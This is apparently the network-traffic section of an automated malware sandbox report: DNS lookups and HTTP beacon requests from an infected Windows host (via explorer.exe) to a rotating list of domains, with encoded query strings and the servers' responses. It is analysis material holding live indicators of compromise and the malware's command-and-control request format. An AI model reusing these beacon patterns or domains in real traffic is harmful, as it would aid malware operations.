Nov 20, 2020 11:07:15.370619059 CET	192.168.2.7	8.8.8.8	0x117f	Standard query (0)	www.maninhatphoto.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:21.464678049 CET	192.168.2.7	8.8.8.8	0x9c6e	Standard query (0)	www.placeduconfort.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:31.892540932 CET	192.168.2.7	8.8.8.8	0xf39d	Standard query (0)	www.heartandcrownclset.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:37.022685051 CET	192.168.2.7	8.8.8.8	0xa3bb	Standard query (0)	www.fahufu.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:38.007904053 CET	192.168.2.7	8.8.8.8	0xa3bb	Standard query (0)	www.fahufu.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:43.998091936 CET	192.168.2.7	8.8.8.8	0x19a6	Standard query (0)	www.the-gongs.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:49.590164900 CET	192.168.2.7	8.8.8.8	0x3a20	Standard query (0)	www.shopnicknaks.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:54.783478975 CET	192.168.2.7	8.8.8.8	0x3f24	Standard query (0)	www.sweetbasilmarketing.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:00.294127941 CET	192.168.2.7	8.8.8.8	0xc8eb	Standard query (0)	www.justsoldbykristen.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:05.605511904 CET	192.168.2.7	8.8.8.8	0x2a2a	Standard query (0)	www.ariasu-nakanokaikei.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:10.702775002 CET	192.168.2.7	8.8.8.8	0x9a72	Standard query (0)	www.realityvstockwatch.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:16.285459042 CET	192.168.2.7	8.8.8.8	0x6cbb	Standard query (0)	www.searchnehomes.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:21.531033039 CET	192.168.2.7	8.8.8.8	0xa56c	Standard query (0)	www.happinestbuilders.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:26.922692060 CET	192.168.2.7	8.8.8.8	0xbf40	Standard query (0)	www.hemparcade.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:32.013992071 CET	192.168.2.7	8.8.8.8	0xca10	Standard query (0)	www.lotoencasa.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:37.781757116 CET	192.168.2.7	8.8.8.8	0xa179	Standard query (0)	www.handsfreedocs.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:07:10.355617046 CET	8.8.8.8	192.168.2.7	0x1206	Server failure (2)	www.handsfreedocs.com	none	none	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:15.667937994 CET	8.8.8.8	192.168.2.7	0x117f	No error (0)	www.maninhatphoto.com		154.86.218.70	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:21.604794979 CET	8.8.8.8	192.168.2.7	0x9c6e	No error (0)	www.placeduconfort.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:21.604794979 CET	8.8.8.8	192.168.2.7	0x9c6e	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.12.202.18	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:07:21.604794979 CET	8.8.8.8	192.168.2.7	0x9c6e	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.134.22.63	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:21.604794979 CET	8.8.8.8	192.168.2.7	0x9c6e	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.138.72.189	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:31.952383041 CET	8.8.8.8	192.168.2.7	0xf39d	No error (0)	www.heartandcrowncloset.com	heartandcrowncloset.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:31.952383041 CET	8.8.8.8	192.168.2.7	0xf39d	No error (0)	heartandcrowncloset.com		160.153.136.3	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:38.637741089 CET	8.8.8.8	192.168.2.7	0xa3bb	No error (0)	www.fahufu.com	fahufu.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:38.637741089 CET	8.8.8.8	192.168.2.7	0xa3bb	No error (0)	fahufu.com		194.35.122.226	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:38.645028114 CET	8.8.8.8	192.168.2.7	0xa3bb	No error (0)	www.fahufu.com	fahufu.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:38.645028114 CET	8.8.8.8	192.168.2.7	0xa3bb	No error (0)	fahufu.com		194.35.122.226	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:44.209893942 CET	8.8.8.8	192.168.2.7	0x19a6	No error (0)	www.the-gongs.com		104.253.79.71	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:49.638459921 CET	8.8.8.8	192.168.2.7	0x3a20	No error (0)	www.shopnicknaks.com	www188.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:49.638459921 CET	8.8.8.8	192.168.2.7	0x3a20	No error (0)	www188.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:49.638459921 CET	8.8.8.8	192.168.2.7	0x3a20	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:49.638459921 CET	8.8.8.8	192.168.2.7	0x3a20	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:49.638459921 CET	8.8.8.8	192.168.2.7	0x3a20	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Nov 20, 2020 11:07:54.842215061 CET	8.8.8.8	192.168.2.7	0x3f24	No error (0)	www.sweetbasilmarketing.com	sweetbasilmarketing.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:07:54.842215061 CET	8.8.8.8	192.168.2.7	0x3f24	No error (0)	sweetbasilmarketing.com		185.201.11.126	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:00.346420050 CET	8.8.8.8	192.168.2.7	0xc8eb	No error (0)	www.justsoldbykristen.com		52.71.133.130	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:05.657974005 CET	8.8.8.8	192.168.2.7	0x2a2a	No error (0)	www.ariasu-nakanokaikei.com		13.226.173.80	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:05.657974005 CET	8.8.8.8	192.168.2.7	0x2a2a	No error (0)	www.ariasu-nakanokaikei.com		13.226.173.83	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:05.657974005 CET	8.8.8.8	192.168.2.7	0x2a2a	No error (0)	www.ariasu-nakanokaikei.com		13.226.173.107	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:05.657974005 CET	8.8.8.8	192.168.2.7	0x2a2a	No error (0)	www.ariasu-nakanokaikei.com		13.226.173.49	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:10.896162033 CET	8.8.8.8	192.168.2.7	0x9a72	No error (0)	www.realityvstockwatch.com		103.224.182.242	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:16.345438957 CET	8.8.8.8	192.168.2.7	0x6cbb	No error (0)	www.searchnehomes.com	searchnehomes.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:08:16.345438957 CET	8.8.8.8	192.168.2.7	0x6cbb	No error (0)	searchnehomes.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:08:21.683366060 CET	8.8.8.8	192.168.2.7	0xa56c	No error (0)	www.happinestbuilders.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:08:21.683366060 CET	8.8.8.8	192.168.2.7	0xa56c	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.134.22.63	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:21.683366060 CET	8.8.8.8	192.168.2.7	0xa56c	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.12.202.18	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:21.683366060 CET	8.8.8.8	192.168.2.7	0xa56c	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.138.72.189	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:26.962616920 CET	8.8.8.8	192.168.2.7	0xbf40	No error (0)	www.hemparcade.com		52.58.78.16	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:32.363317966 CET	8.8.8.8	192.168.2.7	0xca10	No error (0)	www.lotoencasa.com		192.155.168.14	A (IP address)	IN (0x0001)
Nov 20, 2020 11:08:38.542803049 CET	8.8.8.8	192.168.2.7	0xa179	Server failure (2)	www.handsfreedocs.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.maninhatphoto.com
- www.placeduconfort.com
- www.heartandcrowncloset.com
- www.fahufu.com
- www.the-gongs.com
- www.shopnicknaks.com
- www.sweetbasilmarketing.com
- www.justsoldbykristen.com
- www.ariasu-nakanokaikei.com
- www.realitytvstockwatch.com
- www.searchnehomes.com
- www.happinestbuilders.com
- www.hemparcade.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49734	154.86.218.70	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:15.932311058 CET	448	OUT	GET /igqu/?7nExDDz=UfiOKa10s1yLusAltF3vWjkwpymqUGezPxY1yDNv0p/2lCJES87tx2Jt/J4nqwS7zvQC3NAVFw==&znedzJ=zZ08lr HTTP/1.1 Host: www.maninhatphoto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:16.187412977 CET	450	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 10:07:16 GMT Content-Type: text/html Content-Length: 9558 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 09 3c 74 69 74 6c 65 3e 26 23 32 30 31 32 32 3b 26 23 32 31 33 33 38 3b 26 23 32 32 32 36 39 3b 26 23 33 38 34 36 39 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 09 3c 68 65 61 64 3e 0d 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 47 42 4b 22 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 73 69 74 65 70 22 20 2f 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 74 72 61 6e 73 66 6f 72 6d 22 20 2f 3e 0d 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 61 70 70 6c 69 63 61 62 6c 65 2d 64 65 76 69 63 65 22 20 63 6f 6e 74 65 6e 74 3d 22 70 63 2c 6d 6f 62 69 6c 65 22 3e 0d 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 20 2f 3e 0d 0a 09 09 3c 73 74 79 6c 65 3e 0d 0a 09 09 09 62 6f 64 79 20 7b 0d 0a 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 45 36 45 41 45 42 3b 0d 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 27 ce a2 c8 ed d1 c5 ba da 27 2c 20 27 cb ce cc e5 27 2c 20 73 61 6e 73 2d 73 65 72 69 66 0d 0a 7d 0d 0a 61 7b 0d 0a 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 63 6f 6c 6f 72 3a 20 23 37 42 37 42 37 42 3b 0d 0a 7d 0d 0a 0d 0a 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 77 69 64 74 68 3a 31 31 30 30 70 78 29 20 7b 0d 0a 09 2e 61 6c 65 72 74 2d 62 6f 78 20 7b 0d 0a 09 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0d 0a 09 6d 61 72 67 69 6e 3a 20 39 36 70 78 20 61 75 74 6f 20 30 3b 0d 0a 09 70 61 64 64 69 6e 67 3a 20 31 38 30 70 78 20 38 35 70 78 20 32 32 70 78 3b 0d 0a 09 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 31 30 70 78 20 31 30 70 78 20 30 20 30 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 46 46 46 3b 0d 0a 09 62 6f 78 2d 73 68 61 64 6f 77 3a 20 35 70 78 20 39 70 78 20 31 37 70 78 20 72 67 62 61 28 31 30 32 2c 31 30 32 2c 31 30 32 2c 30 2e 37 35 29 3b 0d 0a 09 77 69 64 74 68 3a 20 32 38 36 70 78 3b 0d 0a 09 63 6f 6c 6f 72 3a 20 23 46 46 46 3b 0d 0a 09 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 0d 0a 09 7d 0d 0a 09 2e 61 6c 65 72 74 2d 62 6f 78 20 70 20 7b 0d 0a 09 6d 61 72 67 69 6e 3a 20 30 0d 0a 09 7d 0d 0a 09 2e 61 6c 65 72 74 2d 63 69 72 63 6c 65 20 7b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0d 0a 09 74 6f 70 3a 20 2d 35 30 70 78 3b 0d 0a 09 6c 65 66 74 3a 20 31 31 31 70 78 0d 0a 09 7d 0d 0a 09 2e 61 6c 65 72 74 2d 73 65 63 2d 63 69 72 63 6c 65 20 7b 0d 0a 09 73 74 72 6f 6b 65 2d 64 61 73 68 6f 66 66 73 65 74 3a 20 30 3b 0d 0a 09 73 74 72 6f 6b 65 2d 64 61 73 68 61 72 72 61 79 3a 20 37 33 35 3b 0d 0a 09 74 72 61 6e 73 69 74 69 6f 6e 3a 20 73 74 72 6f 6b 65 2d 64 61 73 68 6f 66 66 73 65 74 20 31 73 20 6c 69 6e 65 61 72 0d 0a 09 7d 0d 0a 09 2e 61 6c 65 72 74 2d 73 65 63 2d 74 65 78 74 20 7b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0d 0a 09 74 6f 70 3a 20 31 31 70 78 3b 0d 0a 09 6c 65 66 74 3a 20 31 39 30 70 78 3b 0d 0a 09 77 Data Ascii: <!DOCTYPE html><html><title>亚博国际</title><head><meta charset="GBK"><meta http-equiv="Cache-Control" content="no-siteapp" /><meta http-equiv="Cache-Control" content="no-transform" /><meta name="applicable-device" content="pc,mobile"><meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /><style>body {margin: 0;padding: 0;background: #E6EAEB;font-family: Arial, '', '', sans-serif}a{ text-decoration: none;color: #7B7B7B;}@media screen and (min-width:1100px){.alert-box {display: none;position: relative;margin: 96px auto 0;padding: 180px 85px 22px;border-radius: 10px 10px 0 0;background: #FFF;box-shadow: 5px 9px 17px rgba(102,102,102,0.75);width: 286px;color: #FFF;text-align: center}.alert-box p {margin: 0}.alert-circle {position: absolute;top: -50px;left: 111px}.alert-sec-circle {stroke-dashoffset: 0;stroke-dasharray: 735;transition: stroke-dashoffset 1s linear}.alert-sec-text {position: absolute;top: 11px;left: 190px;w

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49737	3.12.202.18	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:21.718597889 CET	611	OUT	GET /igqu/?7nExDDz=OmOfrjMvab3UDLJ1b1EnqOCTc37h1hVhp845fGV3qso3nsvakJ1TSKu7MMbYjLc/Z57ALjfzyA==&znedzJ=zZ08lr HTTP/1.1 Host: www.placeduconfort.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:07:21.831310034 CET	618	IN	HTTP/1.1 404 Not Found Date: Fri, 20 Nov 2020 10:07:21 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.7	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:08:16.363661051 CET	5429	OUT	GET /igqu/?7nExDDz=HPW2WyZF3+vAEuPCsfs94a0V0pGSpSCTGdq4luVMg5IcQk4WROkoYp4gl4PZZku0mN/660XITQ==&znedzJ=zZ08lr HTTP/1.1 Host: www.searchnehomes.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:08:16.486833096 CET	5429	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 10:08:16 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb6e13a-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.7	49764	3.134.22.63	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:08:21.799002886 CET	5430	OUT	GET /igqu/?7nExDDz=nB3I2im5F8HSwElcMB6r2r7aYFb3l14g4Fl69Fm1UyuWMpfJzwOjmqIJuIfJqip3lhGwdegm9w==&znedzJ=zZ08lr HTTP/1.1 Host: www.happinestbuilders.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:08:21.912847042 CET	5431	IN	HTTP/1.1 404 Not Found Date: Fri, 20 Nov 2020 10:08:21 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.7	49765	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:08:26.980870962 CET	5432	OUT	GET /igqu/?7nExDDz=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98Qm7USnQA3DnFd91lQ==&znedzJ=zZ08lr HTTP/1.1 Host: www.hemparcade.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:08:26.997565985 CET	5432	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Fri, 20 Nov 2020 10:07:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 65 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 68 65 6d 70 61 72 63 61 64 65 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 61 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 68 65 6d 70 61 72 63 61 64 65 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4e <meta http-equiv='refresh' content='5; url=http://www.hemparcade.com/' />a </head>9 <body>3a You are being redirected to http://www.hemparcade.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49752	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:31.979074955 CET	5366	OUT	GET /igqu/?7nExDDz=t01Z4mSXZ4Sh37CVT0clKULR+978aEmcgNm0lDgXJlNj84H6aHXl5y5X4iKe7OtShPmXJ1O /Pg==&znedzJ=zZ08lr HTTP/1.1 Host: www.heartandcrowncloset.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:07:32.004002094 CET	5366	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /igqu/?7nExDDz=t01Z4mSXZ4Sh37CVT0clKULR+978aEmcgNm0lDgXJlNj84H6aHXl5y5X4iKe7OtSh PmXJ1O/Pg==&znedzJ=zZ08lr

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49753	194.35.122.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:38.803448915 CET	5367	OUT	GET /igqu/?7nExDDz=e47LXRShpINFItPSGlU3D/kbksa3SWNeF5M0wKVSE3MTkWZptzimgsXyJgV91SEk9qVnlKb rpg==&znedzJ=zZ08lr HTTP/1.1 Host: www.fahufu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:07:38.979562044 CET	5368	IN	HTTP/1.1 200 OK Date: Fri, 20 Nov 2020 10:07:38 GMT Server: Apache Upgrade: h2 Connection: Upgrade, close Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49754	104.253.79.71	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:44.378768921 CET	5369	OUT	GET /igqu/?7nExDDz=86BqMRXKwVnGWLvcWU9i/TAM/7rVhuijReL1UQww2BMw3v63ywTnKR2tmrSinvnZEbGuhDJ Z6g==&znedzJ=zZ08lr HTTP/1.1 Host: www.the-gongs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:44.546214104 CET	5370	IN	HTTP/1.1 404 Not Found Date: Fri, 20 Nov 2020 10:07:44 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 Last-Modified: Wed, 11 Nov 2020 11:47:08 GMT ETag: "844-5b3d35aea7a9c" Accept-Ranges: bytes Content-Length: 2116 Connection: close Content-Type: text/html; charset=GB2312 Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 67 62 32 33 31 32 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 61 70 70 6c 65 2d 6d 6f 62 69 6c 65 2d 77 65 62 2d 61 70 70 2d 63 61 70 61 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 79 65 73 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 61 70 70 6c 65 2d 6d 6f 62 69 6c 65 2d 77 65 62 2d 61 70 70 2d 73 74 61 74 75 73 2d 62 61 72 2d 73 74 79 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 62 6c 61 63 6b 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 6c 65 70 68 6f 6e 65 3d 6e 6f 22 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 3e 68 74 6d 6c 2c 20 62 6f 64 79 7b 68 65 69 67 68 74 3a 39 35 25 3b 7d 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 30 66 33 38 35 34 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 20 2d 77 65 62 6b 69 74 2d 72 61 64 69 61 6c 2d 67 